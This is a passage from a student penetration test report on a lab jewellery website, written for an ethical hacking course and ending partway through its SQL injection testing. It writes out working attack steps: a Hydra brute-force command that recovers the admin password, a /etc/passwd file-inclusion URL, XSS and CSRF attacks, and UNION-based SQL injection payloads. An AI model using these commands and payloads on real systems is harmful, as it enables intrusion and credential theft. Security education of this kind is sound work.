



Astley's Jewellers

Web Application Penetration Test

Stuart Rankin

CMP319: Ethical Hacking 2

BSc Ethical Hacking Year 3

2019/20

Note that Information contained in this document is for educational purposes.

Abstract

This report aims to successfully carry out a web application penetration test against the website Astley's jewellers. Documented within this report is the procedure taken along with any findings. There is also a discussion of the findings with provided counter-measures that could be taken to increase the security of the web application.

The OWASP Testing Guide v4.0 (OWASP, 2016) was used for this test and the methodology was followed where applicable. A PC running Windows 7 along with a virtual machine running Kali Linux was used for the bulk of the testing. The majority of the tools can be found pre-installed on any Kali Linux machine. Other tools that were used include httpprint and the firefox addons TamperData and LiveHTTPHeaders.

The web application was found to be vulnerable to a number of attacks that put the user at risk such as SQL Injection, Reflected Cross Site Scripting, HTML Injection, Cross Site Request Forgery. The website failed to employ good security practices elsewhere with the website storing passwords in plain-text and not using HTTPS to encrypt data between the user and the server allowing for an attacker to capture any critical information. The website also was found to have issues in the functionality of user registration and login, for example the user could create an account with no password but could not login as it meant the password variable was empty. The website also used a lot of out-of-date software and was vulnerable to exploits such as shellshock which was patched 5 years ago. Backup files were also left on the server and could be found by an attacker to gain further understanding of how the website was configured. The website is poorly set-up with for example the robots.txt revealing the company-accounts directory and the .htaccess file allows an attacker to view it and find it containing the finances for the company.

Contents

Introduction	4
Background	4
Aim	5
Procedure and Results	6
Overview of Procedure	6
Procedure Part 1 - Information Gathering	6
Procedure Part 2 - Config. and Deployment Management Testing	8
Procedure Part 3 - Identity Management Testing	10
Procedure Part 4 - Authentication Testing	11
Procedure Part 5 - Authorisation Testing	13
Procedure Part 6 - Session Management Testing	14
Procedure Part 7 - Input Validation Testing	15
Procedure Part 8 - Testing For Error Handling	19
Procedure Part 9 - Testing For Weak Cryptography	19
Procedure Part 10 - Business Logic Testing	20
Procedure Part 11 - Client Side Testing	22
Discussion	25
Source Code Analysis	25
Vulnerabilities and Countermeasures	27
General Discussion	30
Future Work	30
References	31
Appendices	33
Appendix A	33
Appendix B	61
Appendix C - SQLMap Log	66
Appendix D - RIPS Result	86

1 INTRODUCTION

1.1 BACKGROUND

In the information era more and more of our lives are being moved online and being replaced with web applications. 51% of small businesses have a website and 58% of small businesses without a website planned to build one in 2018 (BlueCorona, 2019). With the amount of online resources there is an ever increasing number of people learning how to develop websites. However, security is an often-overlooked aspect and much of the information and guides out there lacks security awareness and instruction on how to create safe websites.

Many web applications are still vulnerable to common vulnerabilities despite the information available on how to prevent them. According to ptsecurity.com “In 19 percent of tested web applications, vulnerabilities allow an attacker to take control of the application and server OS.” (PTSecurity, 2019). Most of these vulnerabilities could be mitigated with the implementation of many of the countermeasures widely found such as limiting and filtering user input. Another huge problem is with the incorrect configuration of websites such as allowing users to access files and pages that they should not be able to. Outdated software can be easily fixed but is a major problem, 5% of identified web application issues related to outdated software (Netsparker, 2018).

It is impossible for a web application to be 100% secure for the users, likely due to issues caused by the user but a secure website should do it's best to prevent these such as strong password policies to attempt to limit the impact of a brute force attack against the user's password. The user may also access the website over an unsecure network but the website should be designed to use secure practices such as https and the non-transference of credentials and sensitive information in plain text over unencrypted channels.

1.2 Aim

The aims of this project is to perform a penetration test of a web application and create a white paper report which documents the procedure and reports any findings as well as providing countermeasures that could be implemented to solve the vulnerabilities found.

The report expected to find multiple common vulnerabilities and issues with the web application by following the OWASP Web Testing Methodology.

2 PROCEDURE AND RESULTS

2.1 OVERVIEW OF PROCEDURE

The OWASP Web Testing Methodology was followed where applicable to the web application.

2.2 PROCEDURE PART 1 - INFORMATION GATHERING

A common first step for any web application test or attack is to find the version of the web server that is running to help determine if they are any known vulnerabilities and to guide which exploits to use (OTG-INFO-002). This was done using the software httpprint, this revealed the web server to be running Apache 2.4.3.




Figure 1. httpprint result

The robots.txt file is used to tell web crawlers which files should not be scanned however it can often be used by attackers to provide information on directories within the site (OTG-INFO-03). This step was done simply by navigating to the robots.txt file at 192.168.1.20/robots.txt. This revealed the directory /company-accounts which could be accessed and contained the company financial records as can be seen in Figure 3.




Figure 3. /company-accounts

The next step was to see if there were any other applications on the web server (OTG-INFO-04). This was done using software, nmap on Kali Linux. As can be seen in Figure 4 the command “nmap -p 1-65535 -sT 192.168.1.20 -oN nmapscan.txt” which scans every port of the website and outputs the result to the file nmapscan.txt which can be found in Appendix A . From the scan, we can see that the ports open are FTP, HTTP, HTTPS and MySQL all of which would be typical of a website such as Astley’s Jewellers.




Figure 4. NMAP Scan


The next step of the OWASP Web Testing methodology was to review the website for comments and metadata that could provide information leakage (OTG-INFO-005). This was done by using the http-comments-display script in nmap, “nmap --script http-comments-displayer 192.168.1.20 > comments.txt”. The file, comments.txt can be found in Appendix A. The main comment to provide information was found on <http://192.168.1.20:80/topviewed.php?Items=0031&Subname=Views&MenuCat=8> with the

comment, <!-- *** Note document root is /mnt/sda2/swag/output/vulnerable/site. Tidy this up later. → which provides valuable information.

After this the application's entry points were identified and recorded in Microsoft Excel (OTG-INFO-006). The application was walked through and any GET or POST requests were noted in Excel with any relevant information. The .xlsx file can be found in Appendix A under entrypoints.xlsx.

The following step was to map the web application (OTG-INFO-007). This was done using the ZAP, Zed Attack Proxy. By configuring Firefox to point towards localhost:8080 in the proxy settings and then browsing to Astley's Jewellers. The next step was to open ZAP and right click on the address of the website and selecting Spider to automatically spider the application. The output was then exported and can be found in Appendix A under urls.txt.

The next two steps were completed using the program WhatWeb which is included in Kali Linux. These were to fingerprint the application's framework (OTG-INFO-008) and the application (OTG-INFO-009). The result from WhatWeb can be seen in Figure 5. From it we can see that the web site is using Apache 2.4.3, PHP 5.4.7, JQuery 1.7.1, OpenSSL 1.0.1c. The results can be useful to an attacker who can then use known vulnerabilities for that software version.



```
root@kali:~/Desktop# whatweb 192.168.1.20
http://192.168.1.20 [200 OK] Apache[2.4.3], Cookies[PHPSESSID], Country[RESERVED][ZZ], HTML5, HTTPServer[Unix][Apache/2.4.3 (Unix) OpenSSL/1.0.1c PHP/5.4.7], IP[192.168.1.20], JQuery[1.7.1], OpenSSL[1.0.1c], PHP[5.4.7], Script[javascript,text/javascript], Title[RA Jewellery Online Store], X-Powered-By[PHP/5.4.7]
```

Figure 5. WhatWeb result

At this stage whilst not mentioned in the OWASP methodology, vulnerability scanners were used to gain any further information that would be useful in later steps. The three used were OWASP ZAPs Active Scan, Nessus Web Application Scanner and Nikto. ZAP's Active Scan was run exactly like the spider was done previously but instead Active Scan was selected instead. The ZAP report was then exported. Nessus was done by navigating to localhost:8834 and creating a Web Application Test for the IP 192.168.1.20 and then launching it. Once completed the results were also exported. The final scan was Nikto which was run from Kali Linux by using the command "nikto -h 192.168.1.20 > nikto.txt". This can be found in Appendix A. The nikto scan revealed the server to be vulnerable to a shellshock attack.

2.3 PROCEDURE PART 2 - CONFIG. AND DEPLOYMENT MANAGEMENT TESTING

The previous scans were used to see if there was any old, backup or unreferenced files found (OTG-CONFIG-004). There were none found.

Often websites use similar/common names for directories, tools such as Dirbuster exist to attempt to brute force the names of these. The results can often provide the names of the admin sections of website that may lack sufficient control on who can access them (OTG-CONFIG-005). Dirbuster was used on Kali Linux and ran with the Apache 2.0 wordlist as that had previously been discovered to be what the server was running. The results of this can be found in Appendix A under dirbuster.txt

Following this, the HTTP methods were tested (OTG-CONFIG-006). This was done using the http-methods script in nmap. As can be seen in Figure 8, only GET, HEAD, POST and OPTIONS are supported. Other methods can often be used against a web server if it is misconfigured.

```
root@kali:~/Desktop# nmap --script http-methods 192.168.1.20
Starting Nmap 7.80 ( https://nmap.org ) at 2019-11-20 10:02 EST
Nmap scan report for 192.168.1.20
Host is up (0.00020s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
443/tcp    open  https
| http-methods:
|_ Supported Methods: GET HEAD POST
3306/tcp   open  mysql
MAC Address: 00:0C:29:20:A5:1C (VMware)

Nmap done: 1 IP address (1 host up) scanned in 19.62 seconds
```

Figure 6. nmap http-methods script results

At this step, the website was also tested for how it handled arbitrarily named methods, if a website is misconfigured it can sometimes allow an attacker to bypass the redirect in place. This was done using netcat on Kali Linux as seen below in Figure 7 by simply crafting a request but using an arbitrary name, for this “JEFF” was used. The server was properly configured against this.

```
root@kali:~/Desktop# nc 192.168.1.20 80
JEFF /HTTP/1.1
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" lang="en" xml:lang="en">
<head>
<title>Cannot process request!</title>
<link rev="made" href="mailto:you@example.com" />
<style type="text/css"><!--/*--><![CDATA[/*><!--*/
body { color: #000000; background-color: #FFFFFF; }
a:link { color: #0000CC; }
p, address {margin-left: 3em;}
span {font-size: smaller;}
/*]]>*/--></style>
</head>
```

Figure 7. Arbitrary HTTP Method

The HTTP Strict Transport Security header was also checked to ensure all traffic would use HTTPS (OTG-CONFIG-007). This was done using the command curl, “curl -s -D- 192.168.1.20 | grep Strict” on Kali Linux. As can be seen in Figure 8, the server fails to employ this header as there is no

response containing “Strict”, possibly making communication with the web server by a user insecure.

```
root@kali:~/Desktop# curl -s -D- http://192.168.1.20/ | grep Strict
root@kali:~/Desktop# curl -s -D- https://192.168.1.20/ | grep Strict
root@kali:~/Desktop#
```

Figure 8. Checking for Strict Transport Security Header

2.4 PROCEDURE PART 3 - IDENTITY MANAGEMENT TESTING

The first step of this stage was to test the user registration functionality (OTG-IDENT-002). The screenshots for this step can be found in Appendix B. There were many issues found with the user registration process. Firstly, the only entry requirement was a password that was not between 1-5 in length. This meant an account could be created without a password. The process also only checked if a user had registered with the same email but did not check any other information so there could be multiple users with the same username.

The next step was to test for account enumeration and guessable user account (OTG-IDENT-004). When the user enters the correct username and password (hacklab/hacklab) the page displays a welcome message as can be seen in Figure 9. However, if the information is incorrect the webpage responds with a verbose message. These responses, for hacklab/test and blah/test can be seen in Figure 10 and 11 respectively. As you can see, by displaying different error messages for wrong usernames and wrong passwords it provides an attacker with vital information to enumerate account names. There was also no username policy (OTG-IDENT-005).




Figure 9. Correct username/password response.



Figure 10. Incorrect password response.




Figure 11. Incorrect username response.


2.5 PROCEDURE PART 4 - AUTHENTICATION TESTING

The Firefox addon, Live HTTP headers was used to test that credentials were transported over an encrypted channel (OTG-AUTHN-001). The captured header can be found in Appendix A as Login Header. It shows that the website fails to use HTTPS for transporting critical data making the communication vulnerable to attacks such as man-in-the-middle.

The next step was to test for default logins (OTG-AUTHN-002). Due to the nature of the application it was assumed that there would be an administrator account. With previous steps failing to find hidden admin logins, or any admin directories the default login form was presumed to be used for admin login as well. Due to the verbose login error messages the username was quickly found to be “admin” with the site revealing that that only the password was wrong. The website also did not have a lock out feature for attempted logins (OTG-AUTHN-003).

It was also important to test whether the website leaked any data through the browser’s cache (OTG-AUTHN-006). This was done by logging in, viewing /profile.php which contained vital information then logging out and checking if the information could still be viewed. The website successfully implements cache controls to prevent the browser from caching important user information.

The next step was to use Hydra, a common brute-force tool, to test for a weak password policy (OTG-AUTHN-007). The command used for this can be seen in Figure 11. where “admin” was the username, “/usr/share/wordlists/rockyou.txt” is the word list used for the passwords. The results can be found in Figure 12. The discovered password was “jennifer” which could then be leveraged by an attacker to gain access to the administrator account and the administrator area of the website.



```
root@kali:~# hydra -l admin -P /usr/share/wordlists/rockyou.txt 192.168.1.20 http-post-form "/processlogin.php:txtusername=^USER^&txtpassword=^PASS^:S=Welcme Back" -V db2_default_user.txt
```

Figure 11. Hydra command

```

[ATTEMPT] target 192.168.1.20 - login "admin" - pass "football" - 41 of 14344399 [child 9] (0/0)
[ATTEMPT] target 192.168.1.20 - login "admin" - pass "secret" - 42 of 14344399 [child 11] (0/0)
[ATTEMPT] target 192.168.1.20 - login "admin" - pass "andrea" - 43 of 14344399 [child 6] (0/0)
[ATTEMPT] target 192.168.1.20 - login "admin" - pass "carlos" - 44 of 14344399 [child 15] (0/0)
[ATTEMPT] target 192.168.1.20 - login "admin" - pass "jennifer" - 45 of 14344399 [child 4] (0/0)
[ATTEMPT] target 192.168.1.20 - login "admin" - pass "joshua" - 46 of 14344399 [child 13] (0/0)
[ATTEMPT] target 192.168.1.20 - login "admin" - pass "bubbles" - 47 of 14344399 [child 14] (0/0)
[ATTEMPT] target 192.168.1.20 - login "admin" - pass "1234567890" - 48 of 14344399 [child 12] (0/0)
[ATTEMPT] target 192.168.1.20 - login "admin" - pass "superman" - 49 of 14344399 [child 5] (0/0)
[ATTEMPT] target 192.168.1.20 - login "admin" - pass "hannah" - 50 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.20 - login "admin" - pass "amanda" - 51 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.20 - login "admin" - pass "loveyou" - 52 of 14344399 [child 7] (0/0)
[ATTEMPT] target 192.168.1.20 - login "admin" - pass "pretty" - 53 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.20 - login "admin" - pass "basketball" - 54 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.20 - login "admin" - pass "andrew" - 55 of 14344399 [child 8] (0/0)
[ATTEMPT] target 192.168.1.20 - login "admin" - pass "angels" - 56 of 14344399 [child 10] (0/0)
[ATTEMPT] target 192.168.1.20 - login "admin" - pass "tweety" - 57 of 14344399 [child 6] (0/0)
[ATTEMPT] target 192.168.1.20 - login "admin" - pass "flower" - 58 of 14344399 [child 9] (0/0)
[ATTEMPT] target 192.168.1.20 - login "admin" - pass "playboy" - 59 of 14344399 [child 11] (0/0)
[ATTEMPT] target 192.168.1.20 - login "admin" - pass "hello" - 60 of 14344399 [child 15] (0/0)
[ATTEMPT] target 192.168.1.20 - login "admin" - pass "elizabeth" - 61 of 14344399 [child 13] (0/0)
[80][http-post-form] host: 192.168.1.20 login: admin password: jennifer
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2019-11-07 06:49:20

```

Figure 12. Hydra finding the administrator's password

Often login and registration functions are priorities and other processes such as changing passwords are often forgotten about by the developers so it is important to test them (OTG-AUTHN-009). The change password function sends 5 parameters 3 of which are user entered OldPassword, NewPassword and ConfirmPassword and the other 2, LoginID and Submit. Using the addon Tamper Data as seen in Figure 13 it was found that the only information the code uses is the new password and presumably Submit. Meaning, despite sending the LoginID the website must use the cookies to verify which account to change the password for. It also means it fails to check if the old password is correct and if the confirm password is the same as the new password.

The 'Tamper Popup' window displays the following data:

Request Header Name	Request Header Value	Post Parameter Name	Post Parameter Value
Host	192.168.1.20	LoginID	0001
User-Agent	Mozilla/5.0 (Windows; U; MSIE 6.0; en-US; rv:1.9.0.1) Gecko/20080701 Firefox/3.0.1	OldPassword	notoldpassword
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8	NewPassword	newpassword
Accept-Language	en-US,en;q=0.5	ConfirmPassword	notnewpassword
Accept-Encoding	gzip, deflate	Submit	Submit
Referer	http://192.168.1.20/Changepassword.php		
Cookie	PHPSESSID=ri4tah5		

Buttons: OK, Cancel

Figure 13. Tamper Data for changepassword.php

ID	First Name	Last Name	Username	Password	Email	Address	Tel	Acc Type	Status		
0001	Ian	Ferguson	ianf	12345	if@yahoo.com	Montagne Blanche	54954491	user	1	Edit	Delete
0002	Benny	Hill	admin	jennifer	admin@hacklabmadeup.com	Montagne Blanche	54954491	Administrator	0	Edit	Delete
0003	Steve	Brown	hacklab	newpassword	hacklab@hacklab.com	1 Bell Street	59999995	user	1	Edit	Delete
0005	Tom	Smith	tsmith	hacklab	tsmith@hacklab.com	1 wewer we w	12312312	user	1	Edit	Delete

Figure 14. Table of users showing password changed

2.6 PROCEDURE PART 5 - AUTHORISATION TESTING

Many web applications display content based on parameters, when poorly configured it can be used by an attacker to traverse and include files they should not have access for (OTG-AUTHZ-001). Found on the website was 192.168.1.20/extras.php which used GET requests to include various .php files.

The lack of validation on the parameter allowed files such as the passwd file to be included by entering “192.168.1.20/extras.php?file=/etc/passwd” as seen in Figure 15.



Figure 15. passwd file included

The results of the DirBuster that was run earlier was used to find any files that could be accessed. However, it failed to discover any useful information.

2.7 PROCEDURE PART 6 - SESSION MANAGEMENT TESTING

The website uses cookies to keep the user logged in without having to send login credentials every time. However, if the way the cookie is generated can be reversed it could allow an attacker to hijack the victim’s session and act as that user (OTG-SESS-001). The cookie SecretCookie was set whenever a user signed in so it was assumed this was the cookie used. Analysing a cookie set for hacklab “22686163606p6162223n686163606p61623n31353734383631343937” looked as if was hex with the non-numeric characters rotated 13 places. Using the GCHQ tool CyberChef, <https://gchq.github.io/CyberChef/>, as can be seen in Figure 16 this revealed the cookie to be “hacklab”:hacklab:1574861497. It was then tried with the same account with a different password and due to the number increasing and being in the format of a Unix timestamp it was discovered that the format for the SecretCookie was simply “username”:password:unixtimestamp. An attacker with this knowledge could capture a victim’s cookies and reverse it to discover their username and password.




Figure 16. CyberChef used to reverse SecretCookie

It was also important to check if there were any function that were vulnerable to cross site request forgery (OTG-SESS-005). Due to previous examination of the change password functionality, it was known that it only used the new password parameter and the cookie to know which account to change the password for. To test this, a website for which the HTML can be found in Appendix B

under csrf.html was hosted on Kali Linux that would send a post request to 192.168.1.20/Changepassword.php with the string “hacked” to be the new password as can be seen in Figure 17. The account, hacklab, was then logged on to and within the same session visited 192.168.1.200 (the IP of the attacker’s website) which proceeded to redirect the ‘victim’ to Astley’s Jewellers. To verify that it had successfully changed the password the account hacklab’s details were viewed by the admin account in the admin area as can be seen in Figure 18.

```
root@kali:~/Desktop# python /usr/lib/python2.7/SimpleHTTPServer.py
Serving HTTP on 0.0.0.0 port 8000 ...
restart-vm-
```

Figure 17. CSRF Website hosted on Kali Linux

ID	First Name	Last Name	Username	Password	Email	Address	Tel	Acc Type	Status		
0001	Ian	Ferguson	ianf	12345	if@yahoo.com	Montagne Blanche	54954491	user	1	Edit	Delete
0002	Benny	Hill	admin	jennifer	admin@hacklabmadeup.com	Montagne Blanche	54954491	Administrator	0	Edit	Delete
0003	Steve	Brown	hacklab	hacked	hacklab@hacklab.com	1 Bell Street	59999995	user	1	Edit	Delete
0005	Tom	Smith	tsmith	hacklab	tsmith@hacklab.com	1 wewer we w	12312312	user	1	Edit	Delete

Figure 18. Account details after CSRF attack

2.8 PROCEDURE PART 7 - INPUT VALIDATION TESTING

For websites that allow user input it is important to test for reflected cross site scripting (OTG-INPVAL-001). Stored cross site scripting (OTG-INPVAL-002) was not applicable as there was no place to store possible scripts where it would then be viewable by someone else e.g a forum post. It was found that the search function could be abused by entering “<script>alert(1)</script>”. There was also the page viewproduct.php where the parameter Subname could be abused for reflected cross site scripting as well. A victim could be sent a malicious link that would send a POST request to searchresult.php or a link to viewproduct.php containing the script that would send the victim’s cookies to the attacker. One more place that was found vulnerable was in the user registration process, if an attacker set one of there details to “<script>alert(‘test’)</script>”, for this Name was used and it was viewed by the admin in the admin section it would execute the script as can be seen in Figure 19.

VIEW USER RECORDS											
Hi, admin Good To See You Working! Logout											
Home Products Categories Sub Categories Users PAGE											
View All View Paginated Add a new record											
ID	First Name	Last Name	Username	Password	Email	Address	Tel	Acc Type	Status		
0001	Ian	Ferguson	ianf	12345	if@	agne Blanche	54954491	user	1	Edit	Delete
0002	Benny	Hill	admin	jennifer	adm	agne Blanche	54954491	Administrator	0	Edit	Delete
0003	Steve	Brown	hacklab	hacklab	hac	1 Street	59999995	user	1	Edit	Delete
0005	Tom	Smith	tsmith	hacklab	tsmith@hacklab.com	1 wever we w	12312312	user	1	Edit	Delete
0006	Name	Surname	Username	password	email@	Address	0	user	1	Edit	Delete
0007											

Figure 19. XSS working for user's name.

Another very common attack is that of SQL injection (OTG-INPVAL-005). It was known from previous steps that the server was running MySQL. The prior ZAP active scan had also revealed that the search was again vulnerable. When testing common SQL injections a verbose error message, "You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'test')%'))' at line 1" revealed an important part of the SQL query syntax. This was then used to craft an injection of `"%')) or 'a'='a' #` which as suspected displayed every item of jewellery on the website. This was then exploited manually to gain information from the database. Initially, the injection of `"%')) or DATABASE() LIKE 'B%' #` which would only display jewellery if the database name was like the character B followed by anything, %, was used. By manually adding characters after each successful response the name of the database was enumerated with it being verified using, `LIKE 'BBJEWELS' #` which would display items only if the database was named bbjewels.

Using the injection `"%')) UNION SELECT NULL, table_name, NULL, NULL, table_schema, NULL, NULL, NULL, NULL FROM information_schema.tables WHERE table_schema LIKE 'BBJEWELS' #` the names of all the tables on the database were found as can be seen in Figure 20. This injection was crafted by incrementing the number of NULL's until the wrong number of columns error disappeared and by moving table_name and table_schema until they successfully displayed in what would be the image and cost column.

